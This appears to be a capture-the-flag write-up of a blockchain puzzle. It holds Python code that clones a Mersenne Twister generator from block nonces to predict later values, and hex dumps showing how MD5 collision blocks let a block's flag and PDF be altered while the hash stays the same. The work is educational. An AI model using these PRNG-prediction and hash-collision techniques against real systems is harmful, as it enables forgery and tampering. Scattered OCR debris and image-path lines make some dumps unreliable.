$ python3 randcheck.py
d82c07cd 629f6fbe
629f6fbed82c07cd e3e70682c2094cac
```


The output of this simple test proves that after accounting for endianness, the 64-bit value is the concatenation of two 32-bit integers. We'll traverse the block chain and print out each nonce as two separate 32-bit integers.



```
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='official_blockchain.dat')
    for block in c2.blocks:
        n1=dword(block.nonce>>32)
        n2=dword(block.nonce)
        print('{}\n{}'.format(n2,n1))
    else:pass
```

```
$ python3 n2.py > nonces.out
```

Now we'll use Tom's untemper trick in order to clone the PRNG from the first 624 integers (312 nonces). Then we compare the rest of the integers to ensure they are correct. And finally, we print out the next 4 predicted nonces.



```
import mt19937 as mt

def main():
    fn='nonces.out'
    f = open(fn, 'r')
    array=[]
    for line in f:
        line = line.strip('\r\n\t ')
        thenum = int(line)
        array.append(thenum)
    else:pass
    print('Read {} random numbers. (This number must be > 624)'.format(len(array)))
    assert(len(array)>mt.mt19937.n)
    print('Untempering...')
    myprng = mt.mt19937(0)
    for i in range(mt.mt19937.n):
        myprng.MT[i] = mt.untemper(array[i])
    else:pass
    for j in range(mt.mt19937.n,len(array)):
        print('Next number: {} == {}'.format(myprng.extract_number(),array[j]))
    else:pass
    index=129997
    for k in range(index,index+4):
        n2=myprng.extract_number()
        n1=myprng.extract_number()
        print('Next number: [{}] = {:08x}{:08x}'.format(k,n1,n2))
    else:pass

if __name__=='__main__':
    main()
```


The output reveals the answer and a well deserved achievement is unlocked.

```
$ python3 11a.py
...
...
Next number: [129997] = b744baba65ed6fce
Next number: [129998] = 01866abd00f13aed
Next number: [129999] = 844f6b07bd9403e4
Next number: [130000] = 57066318f32f729d
```

11b) Naughty/Nice List with Blockchain Investigation Part 1 (Tinsel Upatree)


The SHA256 of Jack's altered block is: 58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f. If you're clever, you can recreate the original version of that block by changing the values of only 4 bytes. Once you've recreated the original block, what is the SHA256 of that block?

First, we must figure out the block modified by Jack Frost. We use our handy tool and a bit of analysis to note that block `129459` likely belongs to Jack Frost, with his id likely being `0x12fd1` and the reporter being `0x20f` (Shinny Upatree).



```
 129458│22b704d4f3ac1319│1299f9c5bdace59c│20f1757e8a433330│0│15
 129459│a9447e5771c704f4│           12fd1│             20f│1│4294967295
 129460│1f117d8ef20df951│c31684b77dce779b│a6d4f1a9eb525f51│0│55
```

We dump the pdf file and examine it. With reviews like the ones in the provided doc, it's no surprise that Jack frost had so many nice points. 😊



"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."

– Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."

– The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."


– Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."

– The Abominable Snowman

With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.


Shinny Upatree
3/24/2020



```
PDF Comment '%PDF-1.3\n'

PDF Comment '%%\xc1\xce\xc7\xc5!\n\n'

obj 1 0
 Type: /Catalog
 Referencing: 2 0 R

  <<
    /Type /Catalog
    /_Go_Away /Santa
    /Pages '2 0 R      0\xf9\xd9\xbfW\x8e<\xaa\xe5\rx\x8f\xe7`\xf3\x1dd\xaf\xaa
1\xc4\x02\x01\xed\xab\x03\xb9\xef\x95\x99\x1c[I\x9f\x86\xdc\x859\x85\x90\x99\xa
\xc3\xcfP\xf0\x1b2[\x9b\x17tu\x958+sx\xf0%\x02\xe1\xa9\xb0\xac\x85(\x01z\x9e'
  >>

 [(1, '\n'), (2, '<<'), (2, '/Type'), (2, '/Catalog'), (2, '/_Go_Away'), (2, '/
' '), (3, 'R'), (1, '      '), (3, '0\xf9\xd9\xbfW\x8e'), (2, '<'), (3, '\xaa\x
'), (2, '>'), (3, '\x1a\xa5\xbf\x80bO\xc3F\xbf\xd6g\xca\xf7I\x95\x91\xc4\x02\x0
59\x85\x90\x99\xadT\xb0\x1es?\xe5\xa7\xa4\x89\xb92\x95\xffTh\x03MIy8\xe8\xf9\xb
 (2, '%\x02\xe1\xa9\xb0\xac\x85(\x01z\x9e\n'), (2, '>>'), (1, '\n')]
```

I use pdf-parser to examine the PDF at a lower level and noticed lots of indicators that don't make sense right away.

I reviewed block `129459` in more detail and this one is strange because it indicates that it contains 2 documents.



```
Chain Index: 129459
              Nonce: a9447e5771c704f4
                PID: 0000000000012fd1
                RID: 000000000000020f
     Document Count: 2
              Score: ffffffff (4294967295)
               Sign: 1 (Nice)
         Data item: 1
               Data Type: ff (Binary blob)
             Data Length: 0000006c
                    Data: b'ea465340303a6079d3df2762be68467c27f046d3a7ff
         Data item: 2
               Data Type: 05 (PDF)
             Data Length: 00009f57
                    Data: b'255044462d312e330a2525c1cec7c5210a0a3120302
               Date: 03/24
               Time: 13:21:41
       PreviousHash: 4a91947439046c2dbaa96db38e924665
   Data Hash to Sign: 347979fece8d403e06f89f8633b5231a
          Signature: b'MJIxJy2iFXJRCN1EwDsqO9NzE2Dq1qlvZuFFlljmQ03+erFpc

 (END)
```

According to all the references on MD5 collisions, we have to figure out which fields can be changed and which can't. We have to concentrate on the User Supplied Fields, but we should aim to understand all the values. This chart breaks down my original interpretation of all the values.


Field	User Input	Changed	Notes
Index	No	no	This value should not be changed.
Nonce	No	no	This value can be predicted and must not change. We also know it was not changed because we reviewed the random numbers for everything in challenge 11a.

Field	User Input	Changed	Notes
PID	Yes	no	This value should not change, since the record has to be for Jack Frost
RID	Yes	unlikely	This value could change, but we compared it to the PDF and other records with user 0x020f and it matches Shinny Upatree
Document Count	Yes	maybe	Most other records have only 1 document, but this one has 2.
Score	Yes	maybe	The score has to be positive.
Naughty/Nice Flag	Yes	probably	The flag had to be changed.
Documents	Yes	probably	These are the most likely blocks that were changed.
Date/Time	No	unlikely	This value matches other records in sequence
Previous Hash	no	no	It doesn't make sense to change this value, it is also known.
MD5 of block	no	no	It doesn't make sense to change this value.
Signature	No	unlikely	it doesn't make sense to change this value.

At this point we have to consult both the raw block and the references more carefully.

- unicall reference: https://www.youtube.com/watch?v=BcwrMnGVyBI
- https://speakerdeck.com/ange/colltris?slide=109

By reviewing the reference material we learn that MD5 collisions occur on 64-byte aligned boundaries called blocks. There is one specific type of MD5 collision where if you create a proper collision block, the value of the 10th char of block 1 and the value of the 10th char of block two have a direct +1/-1 relationship. This type of collision is generated by the UNICALL tool. This diagram from the video explains it well.




CHARACTERISTICS:
- TWO BLOCKS
- A FEW MINUTES TO COMPUTE

IMPORTANT DIFFERENCE WITH FASTCOLL:
- PREFIX AS A PART OF THE COLLISION BLOCKS (!!)
-> NO PADDING

- DIFFERENCES:
10TH CHAR OF PREFIX +-1 (!!)
10TH CHAR OF 2ND BLOCK -+1

OUTPUT OF A UNICOLL COMPUTATION

So let's carefully review the first few raw 64 byte blocks of NNB block number 129459.



```
00000000  30 30 30 30 30 30 30 30  30 30 30 31 66 39 62 33  |000000000001f9b3|
00000010  61 39 34 34 37 65 35 37  37 31 63 37 30 34 66 34  |a9447e5771c704f4|
00000020  30 30 30 30 30 30 30 30  30 30 30 31 32 66 64 31  |000000000012fd1|
00000030  30 30 30 30 30 30 30 30  30 30 30 30 30 32 30 66  |000000000000020f|
00000040  32 66 66 66 66 66 66 66  66 31 66 66 30 30 30 30  |2fffffff1ff0000|
00000050  30 30 36 63 ea 46 53 40  30 3a 60 79 d3 df 27 62  |006c.FS@0:`y..'b|
00000060  be 68 46 7c 27 f0 46 d3  a7 ff 4e 92 df e1 de f7  |.hF|'.F...N.....|
00000070  40 7f 2a 7b 73 e1 b7 59  b8 b9 19 45 1e 37 51 8d  |@.*{s..Y...E.7Q.|
00000080  22 d9 87 29 6f cb 0f 18  8d d6 03 88 bf 20 35 0f  |"..)o....... 5.|
00000090  2a 91 c2 9d 03 48 61 4d  c0 bc ee f2 bc ad d4 cc  |*....HaM........|
000000a0  3f 25 1b a8 f9 fb af 17  1a 06 df 1e 1f d8 64 93  |?%............d.|
000000b0  96 ab 86 f9 d5 11 8c c8  d8 20 4b 4f fe 8d 8f 09  |......... KO....|
000000c0  30 35 30 30 30 30 39 66  35 37 25 50 44 46 2d 31  |0500009f57%PDF-1|
000000d0  2e 33 0a 25 25 c1 ce c7  c5 21 0a 0a 31 20 30 20  |.3.%%....!..1 0 |
000000e0  6f 62 6a 0a 3c 3c 2f 54  79 70 65 2f 43 61 74 61  |obj.<</Type/Cata|
000000f0  6c 6f 67 2f 5f 47 6f 5f  41 77 61 79 2f 53 61 6e  |log/_Go_Away/San|
```

The first block should not change. The second block contains the naughty/nice flag right in the 10th position. That's very convenient. We can flip that down to 0x30 or '0' for "naughty". The third block contains 64 bytes of random unused "Blob" data, likely a collision block computed by unicall, so we can freely flip it up to 0xd7 to let the MD5 stay the same.

Let's try to test this hypothesis. Copy the first 3 blocks (64 bytes each)

```
dd bs=64 if=block.129459.dat of=block.p1_3.dat count=3
cp block.p1_3.dat block.p1_3.mod.dat
```

Modify -1 at offset 0x4a and +1 at offset 0x8a using a hexeditor.

```
hexeditor block.p1_3.mod.dat
```

Compute the SHA256. It is different, as expected.


```
$ sha256sum block.p1_3.*
ab6fa12821b0465bc8285a1cfde3e26c55d36b0f3f95971ae3faa114ab5c80d1  block.p1_3.dat
fd64f6eb68736207043d8168fcf20e3612f53c75ecf1dd74335f7ac19057d7d0  block.p1_3.mod.dat
```

Compute MD5. It is the same, as desired. Very nice!

```
$ md5sum block.p1_3.*
31eb0840e607d895a4b2e3e91f4c10af  block.p1_3.dat
31eb0840e607d895a4b2e3e91f4c10af  block.p1_3.mod.dat
```

Use radiff2 -x, just to make sure.

```
$ radiff2 -x block.p1_3.*
```



```
  offset      0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF    0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0x00000000  30303030303030303030303166396233 000000000001f9b3   30303030303030303030303166396233 000000000001f9b3
0x00000010  61393434376535373731633730346634 a9447e5771c704f4   61393434376535373731633730346634 a9447e5771c704f4
 ...
0x00000040! 32666666666666666666316666303030 2fffffffff1ff0000   32666666666666666666306666303030 2ffffffff0ff0000
0x00000050  30303663ea465340303a6079d3df2762 006c.FS@0:`y..'b   30303663ea465340303a6079d3df2762 006c.FS@0:`y..'b
0x00000060  be68467c27f046d3a7ff4e92dfe1def7 .hF|'.F...N.....   be68467c27f046d3a7ff4e92dfe1def7 .hF|'.F...N.....
 ...
0x00000080! 22d987296fcb0f188dd60388bf20350f "..)o........ 5.   22d987296fcb0f188dd70388bf20350f "..)o........ 5.
0x00000090  2a91c29d0348614dc0bceef2bcadd4cc *....HaM........   2a91c29d0348614dc0bceef2bcadd4cc *....HaM........
0x000000a0  3f251ba8f9fbaf171a06df1e1fd86493 ?%............d.   3f251ba8f9fbaf171a06df1e1fd86493 ?%............d.
 ...
```


So now we know the first two bytes that had to be changed. Just two bytes left. Let's look at the next two blocks.

This part looks weird, because there are extra characters between obj << and >>:


```
000000c0  30 35 30 30 30 30 39 66  35 37 25 50 44 46 2d 31  |0500009f57%PDF-1|
000000d0  2e 33 0a 25 25 c1 ce c7  c5 21 0a 0a 31 20 30 20  |.3.%%....!..1 0 |
000000e0  6f 62 6a 0a 3c 3c 2f 54  79 70 65 2f 43 61 74 61  |obj.<</Type/Cata|
000000f0  6c 6f 67 2f 5f 47 6f 5f  41 77 61 79 2f 53 61 6e  |log/_Go_Away/San|
00000100  74 61 2f 50 61 67 65 73  20 32 20 30 20 52 20 20  |ta/Pages 2 0 R  |
00000110  20 20 20 20 30 f9 d9 bf  57 8e 3c aa e5 0d 78 8f  |    0...W.<...x.|
00000120  e7 60 f3 1d 64 af aa 1e  a1 f2 a1 3d 63 75 3e 1a  |.`..d......=cu>.|
00000130  a5 bf 80 62 4f c3 46 bf  d6 67 ca f7 49 95 91 c4  |...bO.F..g..I...|
00000140  02 01 ed ab 03 b9 ef 95  99 1c 5b 49 9f 86 dc 85  |..........[I....|
00000150  39 85 90 99 ad 54 b0 1e  73 3f e5 a7 a4 89 b9 32  |9....T..s?.....2|
00000160  95 ff 54 68 03 4d 49 79  38 e8 f9 b8 cb 3a c3 cf  |..Th.MIy8....:..|
00000170  50 f0 1b 32 5b 9b 17 74  75 95 42 2b 73 78 f0 25  |P..2[..tu.B+sx.%|
00000180  02 e1 a9 b0 ac 85 28 01  7a 9e 0a 3e 3e 0a 65 6e  |......(.z..>>.en|
00000190  64 6f 62 6a 0a 0a 32 20  30 20 6f 62 6a 0a 3c 3c  |dobj..2 0 obj.<<|
```

Generally, this would indicate that some collision blocks were inserted into the PDF stream, likely to defeat the MD5. A careful review indicates that this is most likely the case.

After spending hours watching the amazing talk by Ange Albertini and trying to fully understand it, I found one of the examples where he shows how 2 PDF files can be merged together using a common prefix, with a single flag switching between one of the encoded documents. This reference explains how the PDF hash collisions are logically laid out: https://github.com/corkami/collisions#pdf




This means it is possible to create a document that renders a specific sequence of pages or the other. Ange has a very helpful script that demonstrates this: https://github.com/corkami/collisions/blob/master/scripts/pdf.py


C:\Windows\System32\cmd.exe
collision1.pdf - Adobe Acrobat Reader DC
File Edit View Window Help
Home Tools collision1.pdf
Sign In
1 / 18
68.4%
Share
collision2.pdf - Adobe Acrobat Reader DC
Home Home Tools Tools collision2...
1 / 19
67.2%
Spectre Attacks: Exploiting Speculative Executio


```
12:17:35.33>wget -q https://meltdownattack.com/meltdown.pdf

12:17:35.81>wget -q https://spectreattack.com/spectre.pdf

12:17:36.38>md5sum meltdown.pdf spectre.pdf
883ceb20e0b066e4df55e4c2f6a5459e *meltdown.pdf
49626fa1ea90631b66135f4ba2e10ef2 *spectre.pdf

12:17:36.44>pdf.py spectre.pdf meltdown.pdf

KEEP CALM and IGNORE THE NEXT ERRORS
error: cannot recognize xref format
warning: trying to repair broken xref
warning: repairing PDF document

collision1.pdf:

PDF-1.3
Info object (77 0 R):
<</Creator(cairo 1.14.6 \(http://cairographics.org\))/Produce
r(cairo 1.14.6 \(http://cairographics.org\))>>
Pages: 18

Retrieving info from pages 1-18...


collision2.pdf:

PDF-1.3
Info object (77 0 R):
<</Creator(cairo 1.14.6 \(http://cairographics.org\))/Produce
r(cairo 1.14.6 \(http://cairographics.org\))>>
Pages: 19

Retrieving info from pages 1-19...
```

The script relies on precomputed collisions for a PDF document (pdf1.bin & pdf2.bin) that Andre already generated. Comparing them shows that they have the +/- 1 behavior in two consecutive blocks.



```
  offset     0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF    0 1 2 3 4 5 6 7 8 9 A B C D E F 0123456789ABCDEF
0×00000000  255044462d312e330a2525c1cec7c521 %PDF-1.3.%%....!   255044462d312e330a2525c1cec7c521 %PDF-1.3.%%....!
0×00000010  0a0a312030206f626a0a3c3c2f547970 ..1 0 obj.<</Typ   0a0a312030206f626a0a3c3c2f547970 ..1 0 obj.<</Typ
 ...
0×00000040! 5f5f2f506167657320322030205202a25 __/Pages 2 0 R.%   5f5f2f50616765732033203020520a25 __/Pages 3 0 R.%
0×00000050  9dc207e565b8dbd3589e5f7ee3ddd5ee ....e...X._~....   9dc207e565b8dbd3589e5f7ee3ddd5ee ....e...X._~....
